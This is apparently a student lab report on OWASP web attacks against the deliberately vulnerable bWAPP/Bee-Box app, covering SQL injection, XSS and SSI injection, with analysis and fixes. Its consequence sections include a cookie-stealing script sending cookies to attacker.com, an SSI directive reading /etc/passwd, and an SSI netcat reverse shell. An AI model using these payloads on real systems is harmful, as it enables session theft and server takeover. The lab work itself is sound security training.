


Task #1 OWASP Vulnerability Analysis

1. To perform the work, run the operating system images based on [Debian OS](#) and [bWAPP](#).
2. Configure network access: Kali Linux - 192.168.0.1, Bee-Box - 192.168.0.2.
3. Launch Burp Suite. Enable proxying.
4. Access the Bee-Box website by opening a browser on your Kali Linux system at address 192.168.0.2. Login and password for access: bee/bug.
5. Select SQL injection type attacks.
6. Perform SQL injection like obstruction' OR 1=1# and get the full answer from service.
7. Analyze the packets intercepted by Burp Suite and see what the client transmits to the server and what the server responds to.
8. Provide a screenshot in the report and conclusions from the analysis.
9. Select Cross-Site Scripting (XSS) attacks.
10. Perform an attack by injecting HTML code like alert('1');
11. Analyze the packets intercepted by Burp Suite and see what the client transmits to the server and what the server responds to.
12. Provide a screenshot in the report and conclusions from the analysis.
13. Select Server-Side Includes (SSI) attacks.
14. Perform an injection attack <!--#exec cmd="whoami" -->.
15. Analyze the packets intercepted by Burp Suite and see what the client transmits to the server and what the server responds to.
16. Provide a screenshot in the report and conclusions from the analysis.

Solution:



The screenshot displays a web application titled "SQL Injection (GET/Search)". It features a search bar with the placeholder text "Search for a movie:" and a "Search" button. Below the search bar is a table with five columns: Title, Release, Character, Genre, and IMDb. The table contains ten rows of movie data, each with a "Link" in the IMDb column.

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

Conclusions from the analysis:

1. Vulnerability:

- The title parameter does not filter user input, allowing SQL injection.
- The server is executing an unsafe query: `SELECT * FROM movies WHERE title = '$input'`.


2. Consequences:

- An attacker can obtain all data in the table, including confidential data.
- Attacks to modify/delete data are possible (for example, via UNION SELECT or DROP TABLE).

3. Recommendations:

- Use prepared statements with parameterized queries.
- Validate and escape user input.

XSS Attack



Conclusions from the analysis:

1. Vulnerability:

- The firstname parameter does not filter HTML/JavaScript code, which allows you to embed arbitrary scripts.
- The server does not correctly escape user input.

2. Consequences:

- An attacker can steal cookies, redirect the user to a phishing site, or perform other malicious actions.
- Example of operation:

```
<script>document.location='http://attacker.com/?cookie='+document.cookie;</script>
```

3. Recommendations:

- Validate and sanitize user input (e.g. remove <script> tags).
- Use HTTP security headers, such as Content Security Policy (CSP).

SSI Attack

Hello www-data John Cena,

Your IP address is:

192.168.0.1

Conclusions from the analysis:

1. Vulnerability:

- The server does not correctly process user input (for example, the User- header Agent), allowing the implementation of SSI directives.
- SSI functions are enabled on the server (mod_include in Apache).

2. Consequences:

- An attacker can execute arbitrary commands on the server:
 - Reading files: `<!--#exec cmd="cat /etc/passwd" -->`
 - Install reverse shell: `<!--#exec cmd="nc -e /bin/sh attacker-ip 4444" -->`

3. Recommendations:

- Disable processing of SSI directives on the server (if they are not needed).
- Filter user input by removing dangerous characters: <, #, ".
- Use WAF (Web Application Firewall) to block SSI injections.